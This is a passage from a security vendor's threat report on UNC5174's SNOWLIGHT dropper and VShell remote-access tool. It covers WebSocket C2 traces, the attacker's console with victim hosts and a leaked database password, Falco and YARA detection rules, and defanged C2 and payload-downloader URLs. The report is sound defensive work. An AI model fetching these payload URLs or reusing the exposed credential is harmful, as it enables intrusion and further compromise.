Protocols..Upgrade: websocket..Connection: Upgrade..Se...
```

```
12437 16:09:04.387602087 1 4 (12202.12213) < write res=163 data=GET /w HTTP/1.1..Host:
vs.googleasia.com:8443..Upgrade: websocket..Connectio...
```

```
12515 16:09:04.576754849 1 4 (12202.12213) < read res=129 data=HTTP/1.1 101 Switching
Protocols..Upgrade: websocket..Connection: Upgrade..Se...
```


```
12871 16:09:05.345517369 1 4 (12202.12213) < write res=163 data=GET /w HTTP/1.1..Host:
vs.googleasia.com:8443..Upgrade: websocket..Connectio...
```

```
12939 16:09:05.536259167 0 4 (12202.12202) < read res=129 data=HTTP/1.1 101 Switching
Protocols..Upgrade: websocket..Connection: Upgrade..Se...Code language: Perl (perl)
```

The choice of WebSockets for C2 is not new, but it is not a typical choice for malware either. Over the years, there have been a few reports documenting malware that uses WebSockets for C2 communications, such as [PY#RATION](#). WebSocket C2s are more tedious for attackers to configure compared with standard methods, and they typically run on port 80 or 443.

In this case, the attackers have configured VShell to run on the HTTPS port (8443). This is significant because HTTPS traffic is encrypted. Our runtime capture confirms that, except for a few random words, we found nothing of note in the network traffic once the connection was upgraded to a WebSocket.

Given that the infected hosts are managed through a UI (as shown below), it is likely that UNC5174 prefers WebSockets because the payloads can be sent to the compromised machine in real-time and over encrypted traffic. There have been a few [reports](#) over the years of antivirus solutions missing malware C2 communication over WebSockets, so it is also possible that the threat actor is trying to use a less common C2 channel for defense evasion purposes.



The screenshot displays the VShell Console UI, a web-based interface for managing compromised hosts. The interface includes a sidebar with navigation options like Dashboard, Client, ClientDownload, terminal, FileManager, screenshot, Service Install, and NPS Proxy. The main area shows a table of managed hosts with columns for ID, Remark, Type, Client address, Client Location, Client address, User, HostName, OsName, ProcessName, Connect, delete host, and Show. The table lists 11 hosts, each with a status indicator (Online or Offline) and a 'Turnoff' button. The bottom of the table shows 'Showing 1 to 10 of 141 rows' and a 'rows per page' dropdown set to 10.

| ID | Remark                      | Type | Client address | Client Location | Client address | User | HostName                                    | OsName      | ProcessName | Connect | delete host | Show                    |
|----|-----------------------------|------|----------------|-----------------|----------------|------|---|-------------|-------------|---------|-------------|-------------------------|
| 2  | 支付-生产环境(东西很多, docker环境需要适配) | tcp  | 3.26.31.12     | 澳大利亚新南威尔士悉尼     | 10.0.1.170     | root | db8ebcca22b8                                | linux_amd64 | [worker0.2] | Offline |             | <a href="#">Turnoff</a> |
| 3  |                             | tcp  | 170.106.9.203  | 美国弗吉尼亚阿什本 腾讯云   | 10.200.0.15    | root | VM-0-15-ubuntu                              | linux_amd64 | [worker0.2] | Offline |             | <a href="#">Turnoff</a> |
| 4  | 1                           | tcp  | 34.219.153.211 | 美国俄勒冈波特兰        | 10.168.10.247  | root | ip-10-168-10-247.us-west-2.compute.internal | linux_amd64 | [worker0.2] | Offline |             | <a href="#">Turnoff</a> |
| 5  |                             | tcp  | 47.251.68.123  | 香港特别行政区 阿里云     | 10.0.0.180     | root | starryprod004                               | linux_amd64 | [worker0.2] | Offline |             | <a href="#">Turnoff</a> |
| 6  | 数据库密码: Myoq123456@ (连不上)    | tcp  | 43.156.10.113  | 日本              | 10.3.8.5       | root | VM-8-5-openshift                            | linux_amd64 | [worker0.2] | Online  |             | <a href="#">Turnoff</a> |
| 7  |                             | tcp  | 8.219.108.214  | 美国              | 10.3.12.21     | root | prod-ac-timer-latest-64485ddcf9-86527       | linux_amd64 | [worker0.2] | Offline |             | <a href="#">Turnoff</a> |
| 8  | job.kcashpay.com(重快)        | tcp  | 47.236.30.178  | 美国 阿里云          | 172.18.11.132  | root | i24n1ak19238906lgn2                         | linux_amd64 | [worker0.2] | Offline |             | <a href="#">Turnoff</a> |
| 9  | dispatch.agone.ai           | tcp  | 18.189.245.104 | 美国              | 172.31.12.251  | root | ip-172-31-12-251.us-east-2.compute.internal | linux_amd64 | [worker0.2] | Online  |             | <a href="#">Turnoff</a> |
| 10 | 主键                          | tcp  | 43.199.77.135  | 日本              | 172.17.0.10    | root | ebb766e577d7                                | linux_amd64 | [worker0.2] | Online  |             | <a href="#">Turnoff</a> |
| 11 | 43.130.91.240(特别服务-prod)    | tcp  | 170.106.9.203  | 美国弗吉尼亚阿什本 腾讯云   | 10.200.0.15    | root | VM-0-15-ubuntu                              | linux_amd64 | [worker0.2] | Offline |             | <a href="#">Turnoff</a> |

VShell Console UI

The choice of WebSocket does not seem common to all VShell binaries we have analyzed, which encompassed several protocols (TCP and UDP predominantly). To the best of our knowledge, the usage of WebSockets for VShell is a distinguishing feature of this campaign, as well as its dropper, SNOWLIGHT.



## Conclusion

---

This campaign highlights a new development for the Chinese state-sponsored threat actor UNC5174. As first reported by Mandiant, SNOWLIGHT is a custom dropper that is used to gain a foothold in the compromised environment for further exploitation, likely involving espionage and reselling access. This new campaign sees the employment of VShell, a popular open source Chinese RAT, make its way into the threat actor's toolset.

SNOWLIGHT and VShell pose a significant risk to organizations as the analyzed techniques and methods employed, such as the employment of WebSockets and the usage of a fileless VShell payload, denote a higher level of technical knowledge. The lack of public documentation on VShell being employed by this threat actor is telling, as the evidence we have gathered shows that this campaign has been active since at least November 2024. We assess with moderate confidence that this threat actor will continue to support the Chinese government and expand its arsenal with the intent of gaining access to organizations located in countries of interest. UNC5174 will also likely continue to employ stealthy techniques to minimize detection and alerting, including the use of fileless payloads with new tools and quickly changing network infrastructure.

## UNC5174's campaign detection

---

Sysdig customers are protected from the deployment of VShell with the following rules.

Falco users can apply the rules below to detect the VShell threat.

### Falco

---

#### Sysdig Runtime Threat Detection

Detects VShell execution by its parent (SNOWLIGHT).

```
- rule: Fileless Malware Detected (memfd)
```

```
  desc: This rule detects the loading and execution of a fileless ELF malware, indicating potential
  memory-based attacks. An attacker could leverage this technique to bypass traditional file-based
  detection methods and evade detection by executing malicious code directly in memory.
```

```
  condition: spawned_process and proc.is_exe_from_memfd=true and evt.arg.flags contains
  "EXE_FROM_MEMFD" and proc.exepath_exists
```

```
  output: An ELF %proc.exe was loaded and executed in memory on %container.name and parent
  %proc.pname under user %user.name (evt.type=%evt.type proc.exe=%proc.exe proc.name=%proc.name
  proc.exepath=%proc.exepath proc.pname=%proc.pname proc.pexepath=%proc.pexepath gparent=%proc.aname[2]
  gexepath=%proc.aexepath[2] ggparent=%proc.aname[3] ggexepath=%proc.aexepath[3]
  gggparent=%proc.aname[4] container.name=%container.name
  image=%container.image.repository:%container.image.tag proc.cmdline=%proc.cmdline
  proc.pcmdline=%proc.pcmdline gcmdline=%proc.acmdline[2] proc.cwd=%proc.cwd user.name=%user.name
  user.loginuid=%user.loginuid user.uid=%user.uid user.loginname=%user.loginname
  proc.pid.ts=%proc.pid.ts proc.ppid.ts=%proc.ppid.ts proc.hash.sha256=%proc.hash.sha256)
```

```
  priority: CRITICALCode language: YAML (yaml)
```

#### Sysdig Runtime Threat Detection

Detects VShell preparation stage before downloading further payloads from the C2, in memory.



- rule: Memory Manipulation by Fileless Program

desc: Detects the allocation of large, anonymous unused memory regions (64 MB or more) by a process, where the memory is not associated with a file descriptor, and the process is executed directly from memory, where the allocated space gets reserved for later use. This behavior is characteristic of fileless payloads that reside and execute entirely in memory without writing to disk, evading traditional file-based detection mechanisms.

condition: (evt.type in (mmap,mmap2) and evt.dir = > and evt.rawarg.length >= 67108864 and evt.arg.flags contains "MAP\_PRIVATE" and evt.arg.flags contains "MAP\_ANONYMOUS" and evt.arg.prot contains "PROT\_NONE" and fd.num = -1 and proc.is\_exe\_from\_memfd = true and proc\_exe\_path\_exists)

output: Fileless process %proc.exe allocated a large amount of memory %evt.arg.length on %container.name under user %user.name (evt.type=%evt.type proc.exe=%proc.exe proc.name=%proc.name proc.exe\_path=%proc.exe\_path proc.pname=%proc.pname proc.pexe\_path=%proc.pexe\_path gparent=%proc.aname[2] gexe\_path=%proc.aexe\_path[2] ggparent=%proc.aname[3] ggexe\_path=%proc.aexe\_path[3] gggparent=%proc.aname[4] container.name=%container.name image=%container.image.repository:%container.image.tag proc.cmdline=%proc.cmdline proc.pcmdline=%proc.pcmdline gcmdline=%proc.acmdline[2] proc.cwd=%proc.cwd user.name=%user.name user.loginuid=%user.loginuid user.uid=%user.uid user.loginname=%user.loginname fd.num=%fd.num evt.arg.prot=%evt.arg.prot evt.arg.flags=%evt.arg.flags evt.arg.length=%evt.arg.length)

tags: [host, container]

priority: CRITICALCode language: YAML (yaml)

## YARA

---

Sysdig customers can also take advantage of the following YARA rule to detect the SNOWLIGHT threat.

```
rule SNOWLIGHT_DROPPER_SYSDIG
```

```
{
```

```
  meta:
```

```
    author = "Alessandra Rizzo"
```

```
    description = "This rule detects strings seen in SNOWLIGHT malware acting as a  
dropper for fileless payloads."
```

```
    md5 = "96f307b0ba3bb11715fab5db8d61191f"
```

```
    platforms = "Linux"
```

```
    malware_family = "SNOWLIGHT"
```

```
  strings:
```

```
    $http_get_request = { 77 73 5f 00 6c 36 34 00 47 45 54 20 2f 3f 61 3d 25 73 26 68 3d  
25 73 26 74 3d 25 73 26 70 3d 25 64 }
```

```
    $user_agent = { 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f 35 2e 30  
20 28 57 69 6e 64 6f 77 73 20 4e 54 20 36 2e 31 3b 20 72 76 3a 34 38 2e 30 29 20 47 65 63 6b 6f 2f 32  
30 31 30 30 31 30 31 20 46 69 72 65 66 6f 78 2f 34 38 2e 30 }
```

```
    $fileless_payload_masked_name = { 5b 6b 77 6f 72 6b 65 72 2f 30 3a 32 }
```

```
  condition:
```

```
    uint32(0) == 0x464c457f and all of them
```

```
}Code language: YAML (yaml)
```

## IoCs

---

| IoC Type   | IoC   | Note  |
|------------|---|---|
| Domain     | vs[.]gooogleasia[.]com  | VShell Console  |
| IP Address | 34[.]96[.]239[.]183   | C2 Address  |
| IP Address | 8[.]219[.]1171[.]47   | C2 Address  |
| Domain     | apib[.]googlespays[.]com  | SNOWLIGHT Dropper Domain (November 2024)                    |
| IP Address | 188[.]114[.]97[.]3  | C2 Address  |
| URL        | http://vs[.]gooogleasia[.]com:8443/?a=l64&h=vs.gooogleasia.com&t=ws_&p=8443 | VShell Payload Downloader                                   |
| SHA256     | e6db3de3a21debce119b16697ea2de5376f685567b284ef2dee32feb8d2d44f8            | SNOWLIGHT   |
| SHA256     | 8d88944149ea1477bd7ba0a07be3a4371ba958d4a47b783f7c10cbe08c5e7d38            | VShell  |
| SHA256     | 21ccb25887eae8b17349cefc04394dc3ad75c289768d7ba61f51d228b4c964db            | Sliver Implant  |
| Domain     | sex666vr[.]com  | C2 Domain   |
| IP Address | 34[.]55[.]187[.]149   | C2 Address  |
| URL        | http://ciscocdn[.]com:8888/supershell/compile/download/x64                  | SuperShell Downloader, possibly part of a previous campaign |
| URL        | http://www[.]bing-server[.]com:443  | URL possibly part of a previous campaign                    |
| SHA56      | 6579defcd1326efad359c59cfe9a76d7df375e54f6e977dd880d10f81325999e            | SNOWLIGHT (November 2024 Campaign)                          |
| SHA256     | f064fdd24c56f2d20f1a6a32fc7edbd3848f962b25965b788b0dc725eeab9db4            | VShell (November 2024 Campaign)                             |
| Domain     | evil[.]gooogleasia[.]com  | Identified subdomain  |
| Domain     | account[.]gooogleasia[.]com   | Identified subdomain  |
| Domain     | ks[.]evil[.]gooogleasia[.]com   | Identified subdomain  |
| Domain     | btt[.]evil[.]gooogleasia[.]com  | Identified subdomain  |

|            |  |  |
|------------|--|--|
| IP Address | 34[.]150[.]33[.]237  | Hosted<br>gooogleasia[.]com                      |
| IP Address | 34[.]96[.]169[.]109  | Hosted<br>gooogleasia[.]com                      |
| IP Address | 34[.]92[.]255[.]51   | Hosted<br>gooogleasia[.]com                      |
| IP Address | 34[.]131[.]20[.]34   | Hosted<br>gooogleasia[.]com                      |
| IP Address | 34[.]131[.]242[.]33  | Hosted<br>gooogleasia[.]com                      |
| IP Address | 34[.]126[.]97[.]166  | Hosted<br>gooogleasia[.]com                      |
| Domain     | mtls[.]sex666vr[.]com  | Sliver C2  |
| Domain     | wg[.]gooogleasia[.]com   | Sliver C2  |
| Domain     | https[.]sex666vr[.]com   | Sliver C2  |
| Domain     | samsungcdn[.]com   | Previous C2                                      |
| URL        | http://47[.]97[.]176[.]108:8887/?a=l64&h=47.97.176.108&t=ws_&p=8887                  | VShell<br>Downloader                             |
| URL        | http://images.windowstimes[.]online/?a=l64&h=images.windowstimes[.]online&t=ws_&p=80 | VShell<br>Downloader                             |
| Domain     | start[.]bootstrapcdn[.]fun   | Previous C2                                      |
| Domain     | mcafeecdn[.]xyz  | Previous C2                                      |
| URL        | http://124[.]221[.]120[.]25:2222/vs666   | SNOWLIGHT<br>Downloader                          |
| Domain     | chmobank[.]com   | Previous C2                                      |
| URL        | http://lin[.]huionepay[.]me:2086/?a=l64&h=lin.huionepay.me&t=ws_&p=2086              | Ongoing<br>campaign –<br>SNOWLIGHT<br>Downloader |
| URL        | http://lin[.]telegrams[.]icu:2086/?a=l64&h=lin.telegrams.icu&t=ws_&p=2086            | Ongoing<br>campaign –<br>SNOWLIGHT<br>Downloader |
| URL        | http://lin[.]c1oudf1are[.]com:42323/?a=l64&h=lin.c1oudf1are.com&t=ws_&p=42323        | Ongoing<br>campaign –<br>SNOWLIGHT<br>Downloader |